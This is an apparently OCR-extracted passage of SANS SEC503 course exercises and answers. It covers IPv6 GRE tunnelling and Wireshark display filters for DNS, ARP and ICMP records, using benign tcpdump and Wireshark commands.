  Payload length: 56
  Next header: ICMPv6 (58)
  Hop limit: 255
  Source: fe80::8000:f227:ac55:f9b3 (fe80::8000:f227:ac55:f9b3)
  Destination: fe80::ffff:ffff:ffff (fe80::ffff:ffff:ffff)
```

Exercise 4:

Related records 32 and 33 use a tunneling mechanism for IPv6. Look at these two packets and assess what type of tunneling this is. What are the two source IP's (IPv4 and IPv6) and two destination IP's associated with all tunnel endpoints? There is another layer of complication in these packets. Why does this ICMPv6 echo request require two packets instead of one?

Answer:

These are two fragments for a GRE tunnel. Wireshark reassembles and interprets the packet more clearly in record 33 shown below. You see an IP layer, follow by a GRE tunnel carrying IPv6 traffic.

The IPv4 endpoint addresses are 192.168.11.49 and 192.168.11.80.
The IPv6 endpoint addresses are fe80::5 and fe80::7

If you look at the IPv4 layer, you will see indications of fragmentation – the MF flag set in record 32 or a non-zero offset in record 33.

```
No.   Time          Source                Destination           Protocol  Leng
   33 32000.000000  fe80::5               fe80::7               ICMPv6     6
▶Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-EC
 Total Length: 672
 Identification: 0x0001 (1)
▶Flags: 0x00
 Fragment offset: 1400
 Time to live: 64
 Protocol: GRE (47)
▶Header checksum: 0xdfad [correct]
 Source: 192.168.11.49 (192.168.11.49)
 Destination: 192.168.11.80 (192.168.11.80)
 [Source GeoIP: Unknown]
 [Destination GeoIP: Unknown]
▶[2 IPv4 Fragments (2052 bytes): #32(1400), #33(652)]
▶Generic Routing Encapsulation (IPv6)
▶Internet Protocol Version 6, Src: fe80::5 (fe80::5), Dst: fe80::7 (fe80::7)
▶Internet Control Message Protocol v6
```

Extra Credit:

Most hosts have both and IPv4 an IPv6 address for the same interface so that they can use either protocol. Find the IPv6 address for 192.168.1.104?

Hint: What common identifier do both IP addresses both share? In what type of IPv4 and IPv6 records can this identifier be found?

Answer:

The IPv6 address associated with 192.168.1.104 is fe80::4. They both share the same MAC address. In IPv4, the MAC address is found in an ARP reply from 192.168.1.104. Record 22 is such a reply and announces that 192.168.1.104 is at 00:0c:29:f0:3c:f2.

That same MAC address is returned in an IPv6 Neighbor Advertisement. There are 6 Neighbor Advertisements in the pcap with some repeated. If you look for 00:0c:29:f0:3c:f2 in the Ethernet source MAC address of those advertisements, you will find that records 29 and 47 contain that source MAC address and the associated IP source address is fe80::4.


Searching through the records was a cumbersome way to find the IPv6 record containing the MAC address. Although we have not covered filters yet – either tcpdump or Wireshark can help. To find the MAC address using tcpdump Berkeley Packet Filter:

```
tcpdump -r ipv6.pcap -nte 'ether src 00:0c:29:f0:3c:f2'
```

To find the same records in Wireshark a display filter of:

eth.src == 00:0c:29:f0:3c:f2

Filters are covered later in the course so don't worry if they don't make sense just yet.



This page intentionally left blank.

SEC503 Day 2

HANDS-ON

COURSE EXERCISES

Table of Contents

Some of the pcaps for these exercises were crafted. Timestamps may not reflect the precise times, but they do reflect the chronology of incrementing timestamps.

Exercises Section: Wireshark Display Filters

Objectives: These exercises will help you become more familiar with Wireshark display filters. The exercises in this section directly relate to the course material covered in section "Wireshark Display Filters".

Details: Use the pcap file **/home/sans/Exercises/Day2/wireshark-df.pcap** as input for this exercise. Use Wireshark for these exercises.

Start Wireshark on the command line and read the input file wireshark-df.pcap using the following command:

```
wireshark wireshark-df.pcap
```

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 25-45 minutes.

There are two ways to approach this exercise – the first uses more guidance.

The second way is the harder way since it contains less guidance. If you feel you have mastered the material in this section, skip to Approach #2.

For those who finish early, there is an extra credit exercise.

Answers follow the exercise section.

Approach #1 – Do the following exercises.


Exercise 1:

Find the packet record number(s) where a DNS query name contains the string "glenhighland".

Hint: There are many ways to approach this. We'll use the Expression button to assist us. Select the Expression button and a menu will appear labeled "Field name" in the left column. Scroll down to and expand the DNS option. Scroll down until you see "dns.qry.name" and select it.

Fill in the Relation and Value columns.

Hint: Use the "contains" Relation and a Value of glenhighland (no quotes, Wireshark supplies them automatically for a string value) and select OK. Select the Apply button on top of the Wireshark menu you now see. Expand the details middle pane on the records to examine the DNS query output, specifically, the Queries values.



Once you are done with this exercise, select the Clear button to include all records for examination again. Make sure you do this at the end of each exercise.

Exercise 2:


Find all ARP request records. How many are there? What filter did you use?

Hint: Scroll down to the first ARP record, number 4. Make sure that this is an ARP request by looking in the details pane of the record for a designation of request.

Hint: Try the Apply as Filter technique on the expanded Address Resolution Protocol

Opcode: request (1) line

Hint: Place your cursor on this line and right click. A menu appears with options. Select the Apply as Filter option and in the subsequent menu choose Selected. A filter should appear in "arp.opcode == 1".




Hint: Look at the bottom of the bottom of the Wireshark output to find the number to the right of the "Displayed:" designation to discover the number of ARP request records.

Now, of those ARP requests, find the record number(s) that have a gratuitous ARP only.

Hint: Delete the "arp.opcode == 1" in the filter and click on Expression to the right of the filter and scroll through the list until you see ARP/RARP. Expand it and select the "arp.isgratuitous" field name/condition that looks for gratuitous ARP's only. Select a Relation value of "==". The value should already be set to "True". Select OK and then select Apply as shown on the following screenshot.

Hint: Click "Clear" to prepare for the next exercise.



Exercise 3:


Find the record numbers of any ICMP echo reply – ICMP type 0 - of any frame that needed to be zero-padded at the end because it was less than the minimum acceptable Ethernet length.


Hint: The minimum acceptable Ethernet size is 64 bytes. The Ethernet frame header is 14 bytes, the Ethernet trailer is 4 bytes, meaning that the minimum IP datagram size is 46 bytes in length. We need to examine the IP datagram **total** length and determine if it is less than 46 bytes. It doesn't help to look at the Ethernet frame Length in Wireshark because it is already padded to 64 bytes.

Hint: A compound filter is required that tests for an IP datagram length of less than 46 and an ICMP type of 0. Use the Expressions: button to compose the first part of the filter for the IP Total Length by expanding the field name "IPv4" and scrolling down to find ip.len; click this field name, supply the Relation value of "<" and the numeric Value of 46. Select OK.

After the expression appears in the filter, supply the text " && icmp.t" (not in quotes and make sure that there is a space at the beginning before the ampersands). Wireshark will perform an auto-complete for the field name "icmp.type" because you've supplied enough of it to make it unique. Now enter the rest of the filter – a comparison of "==0" (not in quotes). Select the Apply button.

The screenshots that follow are provided for assistance.






Hint: Click "Clear" to prepare for the next exercise.


Exercise 4:


Find all records where the UDP protocol is DNS. How many are there? Save those records to a new file called "/tmp/dns.pcap".

Hint: Enter a filter of "dns" (no quotes) and select Apply. Next navigate and click on Edit → Mark All Displayed Packets. The packets should be highlighted in black. Navigate and click on File → Export Specified Packets. An entry panel will appear; enter the file name of "/tmp/dns.pcap" (no quotes) in the Name entry and make sure that you select the Packet Range option of Marked packets only. Select Save.

The screenshots that follow provide assistance.


File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Copy
Find Packet... Ctrl+F
Find Next Ctrl+N
Find Previous Ctrl+B
Mark/Unmark Packet Ctrl+M
Mark All Displayed Packets
Unmark All Displayed Packets
Next Mark
Previous Mark
Ignore/Unignore Packet Ctrl+D
Ignore All Displayed Packets Shift+Ctrl+D
Unignore All Packets
Set/Unset Time Reference Ctrl+T
Unset All Time References
Next Time Reference
Previous Time Reference
Time Shift... Shift+Ctrl+T
Packet Comment...
Configuration Profiles... Shift+Ctrl+A
Preferences... Shift+Ctrl+P
Expression... Clear Apply Save
Protocol Info
DNS 124 Standard query response
DNS 74 Standard query 0x54b5
DNS 310 Standard query response
DNS 73 Standard query 0x82ca
DNS 368 Standard query response
es captured (584 bits)
(192.168.11.62), Dst: 192.168.11.1 (192.168.11.1)
Dst Port: domain (53)


File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Open... Ctrl+O
Open Recent
Merge...
Import from Hex Dump...
Close Ctrl+W
Save
Save As... Shift+Ctrl+S
File Set
Export Specified Packets...
Export Packet Dissections
Export Selected Packet Bytes... Ctrl+H
Export SSL Session Keys...
Export Objects
Print... Ctrl+P
Quit Ctrl+Q
Expression... Clear Apply Save
Protocol Info
DNS 72 Standard query 0x278d
DNS 100 Standard query response
DNS 72 Standard query 0x9259
DNS 100 Standard query response
DNS 72 Standard query 0xadae
DNS 100 Standard query response
DNS 84 Standard query 0xdabc
DNS 124 Standard query response
captured (576 bits)
(192.168.11.62), Dst: 192.168.11.1 (192.168.11.1)
Dst Port: domain (53)
Transaction ID: 0x278d
Flags: 0x0100 Standard query



Make sure that there are 14 records in "/tmp/dns.pcap" using the following command:

```
tcpdump -r /tmp/dns.pcap -nt | wc  -l
```

This pipes all the output records from the file into the "wc -l" (that is the letter "l" not the number "1") command that counts the number of lines/records. Or, you can read "/tmp/dns.pcap" back into Wireshark and confirm the number of DNS records.

Approach #2 – Do the following exercises.

Exercise 1:

Find the packet record number(s) where a DNS query name contains the string "glenhighland". 101, 102

Exercise 2:

Find all ARP request records. How many are there? What filter did you use?

~~37~~ 16 arp.opcode == 1

Now, of those ARP requests, find the record number(s) that have a gratuitous ARP only.

14

Exercise 3:

Find the record numbers of any ICMP echo reply – ICMP type 0 - of any frame that needed to be zero-padded at the end because it was less than the minimum acceptable Ethernet length.

Hint: The minimum acceptable Ethernet size is 60 64 bytes.

Exercise 4:

Find all records where the UDP protocol is DNS. How many are there? Save those records to a new file called "/tmp/dns.pcap". UDP.Port == 53

Make sure that the number of records in "/tmp/dns.pcap" is the same using the following command:

```
tcpdump -r /tmp/dns.pcap -nt | wc  -l
```

This pipes all the output records from the file into the "wc -l" (that is the letter "l" not the number "1") command that counts the number of lines/records. Or, you can read "/tmp/dns.pcap" back into Wireshark and confirm the number of DNS records.

Extra Credit:

Find the record number(s) of any packets that have a first IP option of loose source routing – a value of 0x83. There is a standard filter for this field called ip.opt.type. However, your challenge is to create a filter using an offset value from the beginning of the IP header.

Check the IP option fields of records that appear to make sure you get only records with the IP option set. There is a record that may appear that does not have an IP option if you do not set all the conditions on your Wireshark filter.

Answers Section: Wireshark Display Filters

Objectives: These exercises will help you become more familiar with Wireshark display filters. The exercises in this section directly relate to the course material covered in section "Wireshark Display Filters".

Details: Use the pcap file **/home/sans/Exercises/Day2/wireshark-df.pcap** as input for this exercise. Use Wireshark for these exercises.

Start Wireshark on the command line and read the input file wireshark-df.pcap using the following command:

```
wireshark wireshark-df.pcap
```

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 25-45 minutes.

There are two ways to approach this exercise – the first uses more guidance.

The second way is the harder way since it contains less guidance. If you feel you have mastered the material in this section, skip to Approach #2.

For those who finish early, there is an extra credit exercise.

Answers follow the exercise section.

☆ The following answers apply to either Approach #1 or Approach #2.


Exercise 1:

Find the packet record number(s) where a DNS query name contains the string "glenhighland".

Answer:

See Approach 1 guidance to understand how the answer was discovered.

Records 101 and 102 contain the string "glenhighland". The first appears in the DNS request and the second in the paired response since DNS responses include the question too.



Exercise 2:


Find all ARP request records. How many are there? What filter did you use?

Answer:

See Approach 1 guidance to understand how the answer was discovered.

The filter is arp.opcode == 1


There are 16; Wireshark displays "16 Displayed" at the bottom of its display if the display is expanded wide enough.



Now, of those ARP requests, find the record number(s) that have a gratuitous ARP only.

<u>Answer:</u>

A filter of "arp.isgratuitous == 1" selects record 14 only.



